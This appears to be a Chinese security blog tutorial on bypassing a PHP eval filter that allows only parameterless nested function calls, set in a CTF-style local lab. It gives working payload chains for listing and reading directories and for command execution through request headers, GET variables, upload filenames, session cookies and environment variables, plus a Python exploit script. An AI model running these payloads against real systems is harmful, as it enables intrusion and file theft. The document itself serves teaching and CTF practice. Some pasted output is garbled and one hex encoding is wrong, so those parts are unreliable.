

# 无参数读文件和RCE总结

原创

合天网安实验室 于 2020-07-06 11:03:40 发布 965 收藏 19

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/qq\\_38154820/article/details/107171940](https://blog.csdn.net/qq_38154820/article/details/107171940)

版权

引言

代码解析

无参数任意文件读取

查看当前目录文件名

读取当前目录文件

查看上一级目录文件名

读取上级目录文件

查看和读取多层上级路径的就不写了，一样的方式套娃就行

查看和读取根目录文件

无参数命令执行(RCE)

`getallheaders()&apache_request_headers()`

`get_defined_vars()`

`session_id()`

`getenv()`

小结

参考

## 无参数读文件和RCE总结

引言

之前做题时遇到了无参数RCE这类题，在网上查找资料发现都是零散的Writeup或者payload，没有一篇能够完整涵盖读取文件和命令执行的技巧，所以我花了点时间，将PHP无参数读文件以及命令执行所用到的方法总结了一遍，希望能对读者起到些许作用。

什么是无参数？

顾名思义，就是只使用函数，且函数不能带有参数，这里有种种限制：比如我们选择的函数必须能接受其括号内函数的返回值；使用的函数规定必须参数为空或者为一个参数等

接下来，从代码开始讲解无参数读文件和RCE的具体技巧，帮助读者熟悉PHP的各种函数、记住无参数读文件和RCE的各类方法：

例题:

```
<?php
highlight_file(__FILE__);
if('; ' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
?>
```

## 代码解析

```
preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])
```

这里使用`preg_replace`替换匹配到的字符为空，`\w`匹配字母、数字和下划线，等价于`^[A-Za-z0-9_]`，然后`(?R)?`这个意思为递归整个匹配模式

所以正则的含义就是匹配无参数的函数，内部可以无限嵌套相同的模式（无参数函数），将匹配的替换为空，判断剩下的是否只有；

举个例子：

`a(b(c()))`；可以使用，但是`a('b')`或者`a('b', 'c')`这种含有参数的都不能使用

所以我们要使用无参数的函数进行文件读取或者命令执行

## 无参数任意文件读取

### 查看当前目录文件名

正常的，`print_r(scandir('.'))`；可以用来查看当前目录所有文件名

但是要怎么构造参数里这个点呢，这里介绍几个方法：

### **localeconv()**

`localeconv()` 返回一包含本地数字及货币格式信息的数组。而数组第一项就是`"."`（后续出现的`.`都用双引号包裹，方便识别）

```

</code>Array
(
    [decimal_point] => .
    [thousands_sep] =>
    [int_curr_symbol] =>
    [currency_symbol] =>
    [mon_decimal_point] =>
    [mon_thousands_sep] =>
    [positive_sign] =>
    [negative_sign] =>
    [int_frac_digits] => 127
    [frac_digits] => 127
    [p_cs_precedes] => 127
    [p_sep_by_space] => 127
    [n_cs_precedes] => 127
    [n_sep_by_space] => 127
    [p_sign_posn] => 127
    [n_sign_posn] => 127
    [grouping] => Array
        (
        )

    [mon_grouping] => Array
        (
        )

)

```

要怎么取到这个点呢，另一个函数：

`current()` 返回数组中的单元，默认取第一个值：



`print_r(scandir(current(localeconv())));` 成功打印出当前目录下文件：



或者使用 `print_r(scandir(pos(localeconv())));`，`pos` 是 `current` 的别名

如果都被过滤还可以使用`reset()`，该函数返回数组第一个单元的值，如果数组为空则返回 `FALSE`

## `chr(46)`

`chr(46)` 就是字符 "."

要构造46，有几个方法：

```
chr(rand()) (不实际，看运气)
```

```
chr(time())
```

```
chr(current(localtime(time())))
```

```
chr(time()):
```

`chr()` 函数以256为一个周期，所以`chr(46)`,`chr(302)`,`chr(558)` 都等于 "."

所以使用`chr(time())`，一个周期必定出现一次 "."

```
chr(current(localtime(time()))):
```

数组第一个值每秒+1，所以最多60秒就一定能得到46，用`current(pos)`就能获得 "."

```
1 <?php
2 print_r(localtime(time()));
3 ?>
```

```
Array
(
    [0] => 10
    [1] => 9
    [2] => 13
    [3] => 28
    [4] => 5
    [5] => 120
    [6] => 0
    [7] => 179
    [8] => 0
)
```

## `phpversion()`

`phpversion()` 返回PHP版本，如5.5.9

`floor(phpversion())` 返回 5

`sqrt(floor(phpversion()))` 返回2.2360679774998

`tan(floor(sqrt(floor(phpversion()))))` 返回-2.1850398632615

`cosh(tan(floor(sqrt(floor(phpversion()))))` 返回4.5017381103491

`sinh(cosh(tan(floor(sqrt(floor(phpversion()))))` 返回45.081318677156

`ceil(sinh(cosh(tan(floor(sqrt(floor(phpversion()))))` 返回46

```
127.0.0.1/333/222/111/index.php?code=print(ceil(sinh(cosh(tan(floor(sqrt(floor/phpversion()))))))))
<?php
highlight_file(__FILE__);
if('; ' === preg_replace('/[^\w]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
} 46
```

chr(ceil(sinh(cosh(tan(floor(sqrt(floor/phpversion()))))))))返回"."

### crypt()

hebrevc(crypt(arg)) 可以随机生成一个hash值，第一个字符随机是\$(大概率) 或者 "."(小概率) 然后通过chr(ord()) 只取第一个字符

ps: ord() 返回字符串中第一个字符的Ascii值

```
print_r(scandir(chr(ord(hebrevc(crypt(time()))))));// (多刷新几次)
```

```
127.0.0.1/333/222/111/index.php?code=print_r(scandir(chr(ord(hebrevc(crypt(time())))));
<?php
highlight_file(__FILE__);
if('; ' === preg_replace('/[^\w]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
} Array ( [0] => . [1] => .. [2] => flag1.php [3] => index.php [4] => zflag.php )
```

同理: strrev(crypt(serialize(array()))) 也可以得到"."，只不过crypt(serialize(array()))的.点出现在最后一个字符，需要使用strrev() 逆序，然后使用chr(ord()) 获取第一个字符

```
print_r(scandir(chr(ord(strrev(crypt(serialize(array()))))));
```

```
127.0.0.1/333/222/111/index.php?code=print_r(scandir(chr(ord(strrev(crypt(serialize(array())))));
<?php
highlight_file(__FILE__);
if('; ' === preg_replace('/[^\w]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
} Array ( [0] => . [1] => .. [2] => flag1.php [3] => index.php [4] => zflag.php )
```

PHP的函数如此强大，获取"."的方法肯定还有许多

正常的，我们还可以用print\_r(scandir('绝对路径'));来查看当前目录文件名

获取绝对路径可用的有getcwd() 和realpath('.')

所以我们可以用print\_r(scandir(getcwd()));输出当前文件夹所有文件名



```
<?php
highlight_file(__FILE__);
if('; ' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
} Array ( [0] => . [1] => .. [2] => flag1.php [3] => index.php )
```

## 读取当前目录文件

通过前面的方法输出了当前目录文件名，如果文件不能直接显示，比如PHP源码，我们还需要使用函数读取：

前面的方法输出的是数组，文件名是数组的值，那我们要怎么取出想要读取文件的数组呢：

查询PHP手册发现：

- [current\(\)](#) - 返回数组中的当前单元
- [each\(\)](#) - 返回数组中当前的键 / 值对并将数组指针向前移动一步
- [end\(\)](#) - 将数组的内部指针指向最后一个单元
- [next\(\)](#) - 将数组中的内部指针向前移动一位
- [prev\(\)](#) - 将数组的内部指针倒回一位


手册里有这些方法，如果要获取的数组是最后一个我们可以用：

`show_source(end(scandir(getcwd())));` 或者  
用 `readfile`、`highlight_file`、`file_get_contents` 等读文件函数都可以（使用 `readfile` 和 `file_get_contents` 读文件，显示在源码处）

ps: `readgzfile()` 也可读文件，常用于绕过过滤

我们添加 `zflag.php` 使其排序在 `index.php` 后成为最后一个文件

```
    eval($_GET['code']);
} Array ( [0] => . [1] => .. [2] => flag1.php [3] => index.php [4] => zflag.php )
```



```
<?php
highlight_file(__FILE__);
if('; ' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
Strict Standards: Only variables should be passed by reference in D:\phpstudy_pro\WWW\333\222\111\index.php(4) : eval(
<?php
$zflag = "zflag{zzz}";
```



(出现报错的原因是PHP5.3以上默认只能传递具体的变量，而不能通过函数返回值传递，没有关系不影响我们读文件)

介绍一个函数：`array_reverse()` 以相反的元素顺序返回数组

`zflag.php`本来在最后一位，反过来就成为第一位，可以直接用`current(pos)` 读取

```
show_source(current(array_reverse(scandir(getcwd()))));
```



```
<?php
highlight_file(__FILE__);
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
} <?php
$zflag = "zflag{zzz}";
```

如果是倒数第二个我们可以用:

```
show_source(next(array_reverse(scandir(getcwd()))));
```

如果不是数组的最后一个或者倒数第二个呢?

我们可以使用`array_rand(array_flip())`, `array_flip()`是交换数组的键和值, `array_rand()`是随机返回一个数组

所以我们可以用:

```
show_source(array_rand(array_flip(scandir(getcwd()))));
```

或者:

```
show_source(array_rand(array_flip(scandir(current(localeconv()))));
```

(可以自己结合前面总结的构造"."的方法切合实际过滤情况读取, 后文就只列举简单的语句)

多刷新几次, 就读到了正着数或者倒着数都是第三位的`flag1.php`:



```
<?php
highlight_file(__FILE__);
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
} <?php
$flag = "flag1{111}";
```

如果目标文件不在当前目录呢?

查看上一级目录文件名

再介绍几个函数:

dirname() : 返回路径中的目录部分, 比如:

```
1 <?php
2 print_r(dirname('/aaa/bbb/cc.c.php'));
3 ?>
```

/aaa/bbb



从图中可以看出, 如果传入的值是绝对路径 (不包含文件名), 则返回的是上一层路径, 传入的是文件名绝对路径则返回文件的当前路径

chdir() : 改变当前工作目录

### dirname()方法

```
print_r(scandir(dirname(getcwd()))); //查看上一级目录的文件
```



### 构造".."

print\_r(next(scandir(getcwd())));: 我们scandir(getcwd())出现的数组第二个就是"..", 所以可以用next()获取

```
print_r(scandir(next(scandir(getcwd()))); //也可查看上级目录文件
```

结合上文的一些构造都是可以获得".."的:

```
next(scandir(chr(ord(hebrevc(crypt(time()))))))))
```

### 读取上级目录文件

直接print\_r(readfile(array\_rand(array\_flip(scandir(dirname(getcwd())))));是不可以的, 会报错, 因为默认是在当前工作目录寻找并读取这个文件, 而这个文件在上一层目录, 所以要先改变当前工作目录

前面写到了chdir(), 使用:



```
show_source(array_rand(array_flip(scandir(dirname(chdir(dirname(getcwd()))))));
```

即可改变当前目录为上一层目录并读取文件：



```
<?php
highlight_file(__FILE__);
if(' ' === preg_replace('/[^\W]+((?R)?)/', ' ', $_GET['code'])) {
    eval($_GET['code']);
} <?php
$flag = "flag2{222}";
```

如果不能使用dirname(), 可以使用构造".."的方式切换路径并读取：

但是这里切换路径后getcwd()和localeconv()不能接收参数，因为语法不允许，我们可以用之前的hebrevc(crypt(arg))

这里crypt()和time()可以接收参数，于是构造：

```
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scandir(getcwd()))))))))));
或更复杂的：
show_source(array_rand(array_flip(scandir(chr(ord(hebrevc(crypt(chdir(next(scandir(chr(ord(hebrevc(crypt(ph
还可以用：
show_source(array_rand(array_flip(scandir(chr(current localtime(time(chdir(next(scandir(current(localeconv(
```

多刷新几次：



```
<?php
highlight_file(__FILE__);
if(' ' === preg_replace('/[^\W]+((?R)?)/', ' ', $_GET['code'])) {
    eval($_GET['code']);
}
Strict Standards: Only variables should be passed by reference in D:\phpstudy_pro\WWW\333\222\111\index.php(4) : eval()'d code on line 1
<?php
$flag = "flag2{222}";
```

还有一种构造方法if(): (这种更直观些，并且不需要找可接收参数的函数)

```
if(chdir(next(scandir(getcwd()))))show_source(array_rand(array_flip(scandir(getcwd()))));
```



```
<?php
highlight_file(__FILE__);
if(' ' === preg_replace('/[^\W]+((?R)?)/', ' ', $_GET['code'])) {
    eval($_GET['code']);
}
Strict Standards: Only variables should be passed by reference in D:\phpstudy_pro\WWW\333\222\111\index.php(4) : eval()'d code on line 1
<?php
$flag = "flag2{222}";
```

查看和读取多层上级路径的就不写了，一样的方式套娃就行

查看和读取根目录文件

```
print_r(scandir(chr(ord(strrev(crypt(serialize(array()))))))));
```

`strrev(crypt(serialize(array())))` 所获得的字符串第一位有几率是`/`，所以使用以上payload可以查看根目录文件

```
1 <?php
2 print_r(chr(ord(strrev(crypt(serialize(array())))))));
3 ?>
```

```
/
```

但是有权限限制，linux系统下需要一定的权限才能读到，所以不一定成功

```
1 <?php
2 print_r(scandir(chr(ord(strrev(crypt(serialize(array())))))));
3 ?>
```

```
Array
(
    [0] => .
    [1] => ..
    [2] => bin
    [3] => box
    [4] => dev
    [5] => etc
    [6] => lib
    [7] => lib64
    [8] => proc
    [9] => tmp
    [10] => usr
)
```

同样的：

```
if(chdir(chr(ord(strrev(crypt(serialize(array()))))))))print_r(scandir(getcwd()));
```

也可以查看根目录文件，但是也会受到权限限制，不一定成功

读根目录文件：(也是需要权限)

```
if(chdir(chr(ord(strrev(crypt(serialize(array()))))))))show_source(array_rand(array_flip(scandir(getcwd()))))
```

读文件暂时就写这么多，肯定还有许多函数可以达到相同效果，等待大佬的发掘吧

## 无参数命令执行(RCE)

我们可以使用无参数函数任意读文件，也可以执行命令：

既然传入的`code`值不能含有参数，那我们可不可以把参数放在别的地方，`code`用无参数函数来接收参数呢？这样就可以打破无参数函数的限制：

首先想到`headers`，因为`headers`我们用户可控，于是在PHP手册中搜索：`headers`

**headers** doesn't exist. Closest matches:

- [header](#)
- [get\\_headers](#)
- [nsapi\\_request\\_headers](#)
- [apache\\_request\\_headers](#)
- [nsapi\\_response\\_headers](#)
- [apache\\_response\\_headers](#)
- [imap\\_headers](#)
- [headers\\_sent](#)
- [headers\\_list](#)
- [iconv\\_mime\\_decode\\_headers](#)
- [imap\\_rfc822\\_parse\\_headers](#)
- [fdf\\_header](#)
- [soapheader](#)
- [getallheaders](#)

经过查找，发现`getallheaders()`和`apache_request_headers()`

`getallheaders()`&`apache_request_headers()`

`getallheaders()`是`apache_request_headers()`的别名函数，但是该函数只能在Apache环境下使用

# getallheaders

(PHP 4, PHP 5, PHP 7)

getallheaders — 获取全部 HTTP 请求头信息

## 说明

```
getallheaders ( void ) : array
```

获取当前请求的所有请求头信息。


此函数是 [apache\\_request\\_headers\(\)](#) 的别名。请阅读 [apache\\_request\\_headers\(\)](#) 文档获得更多信息。

## 返回值

包含当前请求所有头信息的数组，失败返回 **FALSE**。

接下来利用方式就多了，任何header头部都可利用：

```
}
    eval($_GET['code']);
}
?> Array ([Upgrade-Insecure-Requests] => 1 [Connection] => close [Accept-Encoding] => gzip, deflate [Accept-Language] => zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 [Accept] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 [User-Agent] => phpinfo(); [Host] => 127.0.0.1)
```



我们可以使用：

```
?code=eval(pos(getallheaders()));
//header
Leon: phpinfo();
```



因为我这里Leon: phpinfo();排在第一位，所以直接用pos(current的别名)取第一个数组的值

```
</code>Array
(
    [Leon] => phpinfo();
    [Cache-Control] => max-age=0
    [Upgrade-Insecure-Requests] => 1
    [Connection] => close
    [Accept-Encoding] => gzip, deflate
    [Accept-Language] =>
```

当然，在系统函数没有禁用的情况下，我们还可以直接使用系统函数：

```
1 GET /333/222/111/index.php?code=system(pos(getallheaders()));
2 HTTP/1.1
3 Host: 127.0.0.1
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language:
7 zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12 Leon: whoami

<?php
highlight_file(__FILE__);
if(';' === preg_replace('/[^\W]+((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
?> laptop-kp1o2uki\leon
```

根据位置的不同，可以结合前文，构造获取不同位置的数组

除了可以获得headers，PHP有个函数可以获得所有PHP变量：

### get\_defined\_vars()

## get\_defined\_vars

(PHP 4 >= 4.0.4, PHP 5, PHP 7)

get\_defined\_vars — 返回由所有已定义变量所组成的数组

### 描述

```
get_defined_vars ( void ) : array
```

此函数返回一个包含所有已定义变量列表的多维数组，这些变量包括环境变量、服务器变量和用户定义的变量。

该函数会返回全局变量的值，如get、post、cookie、file数据

```
127.0.0.1/333/222/111/index.php?leon=phpinfo();&code=print_r(get_defined_vars());

<?php
highlight_file(__FILE__);
if(';' === preg_replace('/[^\W]+((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
?> Array ( [GET] => Array ( [leon] => phpinfo(); [code] => print_r(get_defined_vars()); [POST] => Array () [COOKIE] => Array () [FILES] => Array ()
```

这里要注意，leon=>phpinfo();在\_GET数组中，所以需要两次取数组值：

第一次：



```
127.0.0.1/333/222/111/index.php?leon=phpinfo();&code=print_r(pos(get_defined_vars()));

<?php
highlight_file(__FILE__);
if('; ' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
?> Array ( [leon] => phpinfo(); [code] => print_r(pos(get_defined_vars()));)
```

第二次:

```
127.0.0.1/333/222/111/index.php?leon=phpinfo();&code=print_r(pos(pos(get_defined_vars())));

<?php
highlight_file(__FILE__);
if('; ' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
?> phpinfo();
```

所以，利用get传递新变量可以造成命令执行，post、cookie同理，这里就不演示了

```
?leon=phpinfo();&code=eval(pos(pos(get_defined_vars())));
```

```
127.0.0.1/333/222/111/index.php?leon=phpinfo();&code=eval(pos(pos(get_defined_vars())));

<?php
highlight_file(__FILE__);
if('; ' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
?>
```

**PHP Version 7.3.4**

<b>System</b>	Windows NT LAPTOP-1P1O2UKI 10.0 build 18363 (Wind
<b>Build Date</b>	Apr 2 2019 21:50:57

如何利用file变量进行rce呢?

```
import requests

files = {
    "system('whoami');": ""
}

#data = {
#"code": "eval(pos(pos(end(get_defined_vars()))));"
#}

r = requests.post('http://127.0.0.1/333/222/111/index.php?code=eval(pos(pos(end(get_defined_vars()))));', files=files)
print(r.content.decode("utf-8", "ignore"))
```

这里要注意的是，file数组在最后一个，需要end定位，因为payload直接放在文件的名称上，再pos两次定位获得文件名

```
import requests
files = [
    'system('whoami');': ""
]
#data = [
#    #'code': 'eval(pos(pos(end(get_defined_vars())))):'
#]
r = requests.post('http://127.0.0.1/333/222/111/index.php?code=eval(pos(pos(end(
print(r.content.decode("utf-8", "ignore"))

Python 2.7.17 (v2.7.17:c2f86d86e6, Oct 19 2019, 21:01:17) [MSC v.1500 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: C:\Users\91230\Desktop\file.py =====
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #007700"></span><span style="color: #0000BB">_FILE_</span><span style="color: #007700"></span><span style="color: #0000BB">:</span><span style="color: #DD0000">: '&nbsp;</span><span style="color: #007700"></span><span style="color: #DD0000">';</span><span style="color: #0000BB">preg_repl
ace</span><span style="color: #007700"></span><span style="color: #DD0000">'/[
\\W]+((?R)?)'</span><span style="color: #007700">,&nbsp;</span><span style="color: #DD0000">';</span><span style="color: #0000BB">$_GET</span><span style="color: #007700">[</span><span style="color: #DD0000">
'code'</span><span style="color: #007700">])</span><span style="color: #0000BB">
sp;&nbsp;</span><br />&nbsp;</span><span style="color: #007700">[</span><span style="color: #DD0000">
'code'</span><span style="color: #007700">])</span><span style="color: #0000BB">
code'</span><span style="color: #007700">];</span><span style="color: #DD0000">
r: #0000BB">?&gt;</span>
</span>
</code>laptop-kplo2uki\leon
>>>
```

## session\_id()

session\_id(): 可以用来获取/设置 当前会话 ID。

session需要使用session\_start()开启，然后返回参数给session\_id()

但是有一点限制：文件会话管理器仅允许会话 ID 中使用以下字符：a-z A-Z 0-9, (逗号) 和 - 减号)

但是hex2bin()函数可以将十六进制转换为ASCII字符，所以我们传入十六进制并使用hex2bin()即可

```
>>> print 'phpinfo();'.encode('hex')
706870696e6666f28293b
```

```
1 GET /333/222/111/index.php?code=
  eval(hex2bin(session_id(session_start()))); HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0)
  Gecko/20100101 Firefox/77.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=706870696e6666f28293b
9 Upgrade-Insecure-Requests: 1
10
```

```
<?php
highlight_file($_FILE_);
if('' === preg_replace('/[^\W]+((?R)?\)/','',$GET['code'])) {
    eval($_GET['code']);
}
?>
```

PHP Version 5.5.9	
System	Windows NT LAPTOP-KP1O2UKI 6.2 build 9200 (Windows 8 Home Premium Edition) AMD64

```
eval(hex2bin(session_id(session_start())));

>>> print 'phpinfo();'.encode('hex')
706870696e6666f28293b

Cookie: PHPSESSID=706870696e6666f28293b
```

## getenv()

getenv(): 获取环境变量的值(在PHP7.1之后可以不给予参数)

所以该函数只适用于PHP7.1之后版本，否则会出现：Warning: getenv() expects exactly 1 parameter, 0 given in ...报错





```

view-source:http://127.0.0.1/333/222/111/index.php?code=print_r(getenv());
Leon - 欢迎来到Leon... Leon-0 - 博客园 答题 方法 漏洞相关 在线工具类 FreeBuf互联网安全新...
12 [SYSTEMROOT] => C:\WINDOWS
13 [COMSPEC] => C:\WINDOWS\system32\cmd.exe
14 [PATHEXT] => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
15 [WINDIR] => C:\WINDOWS
16 [PHPRC] => D:/phpstudy_pro/Extensions/php/php7.3.4nts
17 [_FCGI_SHUTDOWN_EVENT_] => 8936
18 [SCRIPT_NAME] => /333/222/111/index.php
19 [REQUEST_URI] => /333/222/111/index.php?code=print_r(getenv());
20 [QUERY_STRING] => code=print_r(getenv());
21 [REQUEST_METHOD] => GET
22 [SERVER_PROTOCOL] => HTTP/1.1
23 [GATEWAY_INTERFACE] => CGI/1.1
24 [REMOTE_PORT] => 53725
25 [SCRIPT_FILENAME] => D:/phpstudy_pro/WWW/333/222/111/index.php
26 [SERVER_ADMIN] => admin@example.com
27 [CONTEXT_DOCUMENT_ROOT] => D:/phpstudy_pro/WWW
28 [CONTEXT_PREFIX] =>
29 [REQUEST_SCHEME] => http
30 [DOCUMENT_ROOT] => D:/phpstudy_pro/WWW
31 [REMOTE_ADDR] => 127.0.0.1
32 [SERVER_PORT] => 80
33 [SERVER_ADDR] => 127.0.0.1
34 [SERVER_NAME] => 127.0.0.1
35 [SERVER_SOFTWARE] => Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
36 [SERVER_SIGNATURE] =>
37 [SystemRoot] => C:\WINDOWS
38 [HTTP_CACHE_CONTROL] => no-cache
39 [HTTP_PRAGMA] => no-cache
40 [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
41 [HTTP_CONNECTION] => close
42 [HTTP_ACCEPT_ENCODING] => gzip, deflate
43 [HTTP_ACCEPT_LANGUAGE] => zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
44 [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
45 [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
46 [HTTP_HOST] => 127.0.0.1
47 [FCGI_ROLE] => RESPONDER
48 )

```

对此我们可以加以利用，方法同上文：

The screenshot displays the browser's developer tools with the 'Request' and 'Response' tabs active. The 'Request' tab shows a table of headers and values, including 'Host: 127.0.0.1', 'User-Agent: phpinfo()', and 'Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2'. The 'Response' tab shows the server's output, which is a list of environment variables. The line '[HTTP\_LEON] => phpinfo();' is highlighted with a red box, indicating the successful execution of the exploit.

## 小结

无参数RCE和文件读取实际情况下会存在许多过滤，需要自己结合以上方法绕过，主要还是考察对PHP函数的熟练程度

## 参考

PHP Parametric Function RCE (<https://skysec.top/2019/03/29/PHP-Parametric-Function-RCE/>)

## 实验推荐

MetInfo任意文件读取

<https://www.hetianlab.com/expc.do?ec=ECIDf5e2-83aa-4a0b-b276-c10e1f953297>

(通过该实验掌握MetInfo任意文件读取漏洞的原因和利用方法)

